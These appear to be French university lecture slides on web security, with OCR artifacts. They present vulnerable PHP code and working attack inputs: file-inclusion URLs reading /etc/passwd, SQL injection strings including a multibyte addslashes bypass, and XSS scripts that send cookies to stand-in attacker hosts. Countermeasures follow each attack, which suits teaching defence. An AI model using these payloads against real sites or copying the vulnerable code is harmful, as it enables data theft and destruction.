       Serial Number: 7829 (0x1e95)
       Signature Algorithm: md5WithRSAEncryption
       Issuer: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc,
               OU=Certification Services Division,
               CN=Thawte Server CA/emailAddress=server-certs@thawte.com
       Validity
           Not Before: Jul  9 16:04:02 1998 GMT
           Not After : Jul  9 16:04:02 1999 GMT
       Subject: C=US, ST=Maryland, L=Pasadena, O=Brent Baccala,
                OU=FreeSoft, CN=www.freesoft.org/emailAddress=baccala@freesoft.org
       Subject Public Key Info:
           Public Key Algorithm: rsaEncryption
           RSA Public Key: (1024 bit)
               Modulus (1024 bit):
                   00:b4:31:98:0a:c4:bc:62:c1:88:aa:dc:b0:c8:bb:
...
                   d2:75:6b:c1:ea:9e:5c:5c:ea:7d:c1:a1:10:bc:b8:
                   e8:35:1c:9e:27:52:7e:41:8f
               Exponent: 65537 (0x10001)
   Signature Algorithm: md5WithRSAEncryption
       93:5f:8f:5f:c5:af:bf:0a:ab:a5:6d:fb:24:5f:b6:59:5d:9d:
....
       0d:19:aa:ad:dd:9a:df:ab:97:50:65:f5:5e:85:a6:ef:19:d1:
```

Les AC pré-chargées



Le chiffrement homomorphe et le chiffrement fonctionnel

- récent : 2009 pour les vrais débuts
- Le chiffrement homomorphe
  - permet de faire des "calculs" sur des données chiffrées
  - le résultat est chiffré.
- Le chiffrement fonctionnel
  - périmètre principal : les bases de données
  - fournit des résultats "clairs" sur des données chiffrées

URLographie


- http://michel.arboi.free.fr/cryptFAQ
- http://www.ossir.org/resist/supports/cr/200203/crypto.pdf
- http://cr.yp.to/

Une faille c'est quoi ?

- Un programme fait ce qu'on lui demande
  - pas plus pas moins
  - avec les éléments qu'on lui fournit
  - comment fait-il quand il se trouve dans des conditions non prévues ?

Injection : Condition normale


Je vais dans une boulangerie. En condition normale (en omettant le paiement) :



Elle m'a demandé une **variable** : le nombre de baguettes.

Injection : Le pirate


Le pirate entre dans une boulangerie.



Elle m'a demandé une **variable**, le pirate répond avec une **variable** ... suivie d'un **ordre**. Si le programme n'a pas prévu le cas, c'est foutu.
Une solution ?

Débordement : Condition normale


En condition normale, je dépose ma commande à la boulangerie :



La serveuse traite les commandes, puis reprend la liste des choses à faire.

Débordement : Le pirate

Le pirate dépose sa commande en espérant que la pile de sa commande va déborder sur la liste des choses à faire



Bingo !!


Les applications web

Les failles d'un site web.

Problème générique des failles

Les failles sont dues à l'utilisation imprévue d'une variable pour obtenir un comportement inattendu, mais contrôlé, plus ou moins correctement, par le pirate.
La plupart des intrusions sur des sites web, contrairement à ce que montre le cinéma, sont dûes à l'utilisation de failles de sécurité.
Les serveurs web étant souvent les seuls points accessibles, voyons comment cela peut se passer.

Structure d'un service web



20 points de vulnérabilités

Du schéma précédent, on peut trouver 20 points de vulnérabilités :

- Les logiciels
  - Les serveurs
  - Les scripts
  - Les modules
  - Les outils de protection (antivirus, antispyware, etc.)
- Les OS
- Les matériels
- Les communications
- L'utilisateur
- Les protocoles

Les types de paramètres

- Variables GET. Elles sont données dans l'URL de demande.
- Variables POST. Fournies par un formulaire.
- Variables Cookies. Variables conservées par le navigateur sur son disque dur et généralement fournies par le serveur.
- Variables SERVER (HTTP_USER_AGENT ou HTTP_REFERER)

Les variables GET

- Décrites dans l'URL.
- http://www.google.com/search?p=html&hl=fr.
- Ici 2 variables p et hl, avec les valeurs html et fr.
- Généralement provenant d'une interrogation directe.
- Dans le cas présent, plutôt rare, il s'agit d'envoi par formulaire (method=GET).

Les variables POST

- Remplies par un formulaire.
- Utilisées quand on a un grand volume de données à envoyer.
- Utilisées quand on a un grand nombre de variables.
- Non tracées par les journaux des daemons (hormis modules spécifiques).
- Traitement particulier des variables Hidden qui sont cachées pour l'utilisateur, mais pas pour le navigateur.

Les variables cookies

- Notion de valise de variables stockées sur le client
- Transmises de manière transparente dans la requête
- C'est le serveur qui est sensé positionner ces variables pour une durée limitée
- Un serveur ne peut généralement (sauf faille de sécurité) demander à accéder qu'aux variables :
  - Qu'il a lui-même positionnées.
  - Qu'une machine de son domaine a positionnées (et si celle-ci l'a explicitement autorisé).

Les variables SERVER

Ces variables sont hétéroclites.

- Celles que seul le serveur connait
  - Version du serveur
  - Répertoire de travail
- Celles qui sont associées à la connexion
  - L'adresse du client REMOTE_ADDR
  - L'hôte appelé
  - Le port source
- Celles qui proviennent du client
  - Le Referer : HTTP_REFERER
  - Le USER_AGENT
  - L'URL appelée

MUV : principe fondamental

- Ces variables proviennent en majorité du client.
- Il a donc tout pouvoir pour les modifier, effacer.
- Les contrôles Javascript sont exécutés par le client (s'il le souhaite !).
- Les contrôles de formulaire (taille, type) sont exécutés par le client (s'il le souhaite !).

MUV : Généralisation : Injection de code

- Faille de sécurité : faire exécuter du code informatique
- Ce code va être injecté par une "interface" pas prévue pour
- Ce code dépend de qui va l'éxecuter et du vecteur d'injection

Nom	Langage	Vecteur	Interpréteur/Victime
Buffer Overflow	Assembleur	Binaire	Processeur
SQL Injection	SQL	web	SGBD
LDAP Injection	LDAP	web	annuaire LDAP
Injection	shell, DOS, etc.	web	Interpréteur backoffice
XSS	Javascript	web	navigateur
CSRF	HTML	web	navigateur
script PDF	Javascript	PDF	lecteur PDF

MUV : Quelques exemples

- Variables sur les noms de fichier (ou les répertoires)
- Variables dites superglobales
- Variables dans les requêtes SQL (ou LDAP ou tout interpréteur)
- Variables pour du XSS

MUV : Sur les noms de fichiers

Exemple d'inclusion.

Soit le programme PHP suivant

```
<?
include ("header.inc");
$page=$_GET['page'];  # On récupère la variable "page"
include ($page);
include ("footer.inc");
?>
```

que l'on utilise de la manière suivante

Utilisation

```
http://192.168.30.72/mep.php?page=toto.txt
```

MUV : Sur les noms de fichiers

Quelques attaques :

Exemples simples d'utilisation malveillante

```
http://192.168.30.72/mep.php?page=/etc/passwd
http://192.168.30.72/mep.php?
page=https://dsi.ut-capitole.fr/creufophacker.inc
```

On pourrait de la même manière utiliser les fonctions fopen, require, etc.

MUV :Solution

Refuser les requêtes avec des caractères dangereux

```
<?
If (eregi("/",$page))
{die("Va jouer dans le mixer !")}
include ("header.inc");
include ($page);
include ("footer.inc");
?>
```

On doit aussi utiliser

- La notion de "allow_url_fopen" et "allow_url_include" du php.ini en les mettant à faux,
- La notion de "open_basedir" en listant les répertoires autorisés
- Empêcher l'utilisateur apache de sortir (avec un firewall en sortie), on pourra aussi bloquer MySQL et proftpd.

MUV : Les injections SQL (ou LDAP)

Le SQL est un langage d'interrogation de base de données. C'est un véritable langage de programmation, avec ses fonctions, ses variables, ses commentaires.
Le principe des appels SQL en WWW, est que le langage (PHP par exemple) crée une chaine de caractères (la commande SQL) qui est ensuite envoyée au SGBD.
Le SGBD interprète et exécute le programme envoyé.

MUV : Les injections SQL ou LDAP

Utilisation

```
http://192.168.30.72/test_sql.php?id=3
```

Code du programme

```
$id=$_GET['id'];
$sql_query="DELETE FROM matable WHERE id=$id";
mysql_connect($database);
mysql_query($database,$sql_query);
```

MUV : Les injections SQL première attaque

Les espaces doivent être remplacés par %20 en cas de GET

```
http://192.168.30.72/test_sql.php?id=3 OR 1=1
```

ce qui nous donne

Chaine envoyée au SGBD

```
DELETE FROM matable WHERE id=3 OR 1=1
```

Le résultat est la destruction de tous les enregistrements.

MUV : Les injections SQL 1bis

Code du programme

```
<?
$id=$_GET['id'];
$sql_query="DELETE FROM matable WHERE id=$id AND user='USER1'";
mysql_connect($database);
mysql_query($database,$sql_query);
?>
```

MUV : Les injections SQL attaque 1bis

On ajoute un commentaire

```
http://192.168.30.72/test_sql.php?id=3 OR 1=1 --
```

ce qui nous donne :

Chaine envoyée au SGBD

```
DELETE FROM matable WHERE id=3 OR 1=1 -- AND champ1=true
```

Le résultat est la destruction de tous les enregistrements, car la fin du WHERE n'est pas prise en compte.

MUV : Les injections SQL attaque 1ter

Un commentaire peut suffire

```
http://192.168.30.72/login.php?login=fabrice@gmail.com --
```

ce qui nous donne :

Chaine envoyée au SGBD

```
SELECT uid FROM user WHERE login=fabrice@gmail.com -- AND password=
```

Le résultat est une identification sans mot de passe.

Même chose avec un formulaire

ce qui nous donne :

Chaine envoyée au SGBD

```
SELECT uid FROM user WHERE login=fabrice@gmail.com -- AND password=
```

Le résultat est une identification sans mot de passe.

MUV : Les injections SQL première solution

La première solution peut consister à modifier le programme en ajoutant des quotes

Code du programme

```
$sql_query="DELETE FROM matable WHERE id='$id'";
```

Le résultat de la première attaque devient alors

Code du programme

```
DELETE FROM matable WHERE id='3 OR 1=1'
```

qui est sans danger.
Mais pourtant une faille existe encore

MUV : Les injections SQL deuxième attaque

Insérons une quote

```
http://192.168.30.72/test_sql.php?id=3' OR 1=1 --
```

ce qui nous donne

Chaine envoyée au SGBD

```
DELETE FROM matable WHERE id='3' OR 1=1 -- '
```

Le résultat est encore la destruction de tous les enregistrements.

MUV : Les injections SQL deuxième solution

La solution va passer par 2 possibilités

- le magic_quotes_gpc à on (ATTENTION : les versions de PHP influent !)
- la fonction addslashes (idem)

Code du programme

```
$id=add_slashes($id);
$sql_query="DELETE FROM matable WHERE id='$id'";
```

L'attaque précédente donne alors

Chaine envoyée au SGBD

```
DELETE FROM matable WHERE id='3\' OR 1=1'
```

Qui ne fait plus rien. Mais ce n'est toujours pas fini. Une faille existe malgré cela.

MUV : Les injections SQL troisième attaque

Le but de magic_quotes_gpc est à ON. Mais il a des problèmes avec les caractères dits "multibytes" : c'est à dire les alphabets plus complexes (chinois par exemple)

A la place de la quote, plaçons le caractère multibyte '0xbf27' 縗.
Cela ne peut réellement se faire que par un script :

Parlons chinois

```
$id=chr(0xbf).chr(0x27)." OR 1=1";
fopen(http://192.168.30.72/test_sql.php?id=$id)";
```

MUV : Les injections SQL troisième attaque

- Le PHP reçoit un caractère multibyte chinois 0xbf27 縗
- Il l'envoie à addslashes (ou à magic_quotes_gpc, ce qui est identique)
- Celui-ci ne comprenant pas que c'est un caractère multibytes, croit voir 2 caractères : 0xbf et 0x27 qui est une quote. Il ajoute à 0x27 un antislash (0x5c).
- La chaine renvoyée à PHP est donc 0xbf5c27.
- Comme PHP renvoie à MySQL qui lui comprend le multibyte (si la BD est en UTF8), et que 0xbf5c 薾 est un caractère valide, il nous reste 0x27 qui est... la quote.

MUV : Les injections SQL troisième attaque

On obtient alors la chaine suivante :

Chaine envoyée au SGBD

DELETE FROM matable WHERE id='3뻑' OR 1=1'

Le résultat est encore la destruction de tous les enregistrements.
Solutions :

- mysql_real_escape_string().
- les requêtes préparées.

Et si c'était possible ?

Et bien si en fait !

Je fais le malin.

MUV : Les variables de session

Les variables de session permettent de mettre les variables habituellement mises en cookies, uniquement sur le serveur

- Cela évite de trimbaler beaucoup d'informations.
- On n'a plus à les contrôler à chaque fois (elles ne sont plus modifiables).

Seule reste une variable dans le cookie : celle qui contient le numéro de session. En général, cette variable est équivalente à un identifiant (on ne réauthentifie plus la personne).
Pour un pirate, c'est **le** cookie à obtenir.

MUV : Voler un cookie : Attaque

Soit un forum avec une zone de texte quelconque.

Si on saisit

Salut les potes, le cours est génial, le prof est <B>super</B>. Reviendez....

On obtient donc

Salut les potes, le cours est génial, le prof est ***super****. Reviendez....*

MUV : Voler un cookie : Problème

Et si on saisit ?

```
<script>
while (1)
alert("Vas téter la prise électrique");
</script>
```

MUV : Voler un cookie : Problème

Soyons plus méchant :

Récupérons le cookie

```
<script>
cookie=document.cookie();
i=new image();
i.src="http://www.pirate.com/?id="+cookie;
</script>
```

MUV : Voler un cookie : Solution

Bloquer la chaine "<script" dans les messages.

MUV : Voler un cookie : Vraiment la solution ?

Comment s'écrit script ?

- "<script"
- "<javascript"
- "<JAVAscript"
- "<java script"
- "<java
  script

et ça ?

```
<&#00015;&#099;&#00015;&#x72;&#0000105;&#x070;&#x0074;>
```

MUV : Pire encore ?

un javascript s'appelle aussi par

Par erreur

```
<img src=Y onerror="document.location= 'http://pir.com/vol?ck='+document.cookie
```

Spécifique IE

```
<bgsound onpropertychange="code Javascript">
```

MUV : XSS = solution globale

Il faut utiliser sur **toutes** les variables externes

- GET, POST,
- HTTP_REFERER, HTTP_USER_AGENT
- dans les Cookies (même si on les a déjà contrôlées)

la fonction htmlentities().

MUV : XSS = vol de cookie ?

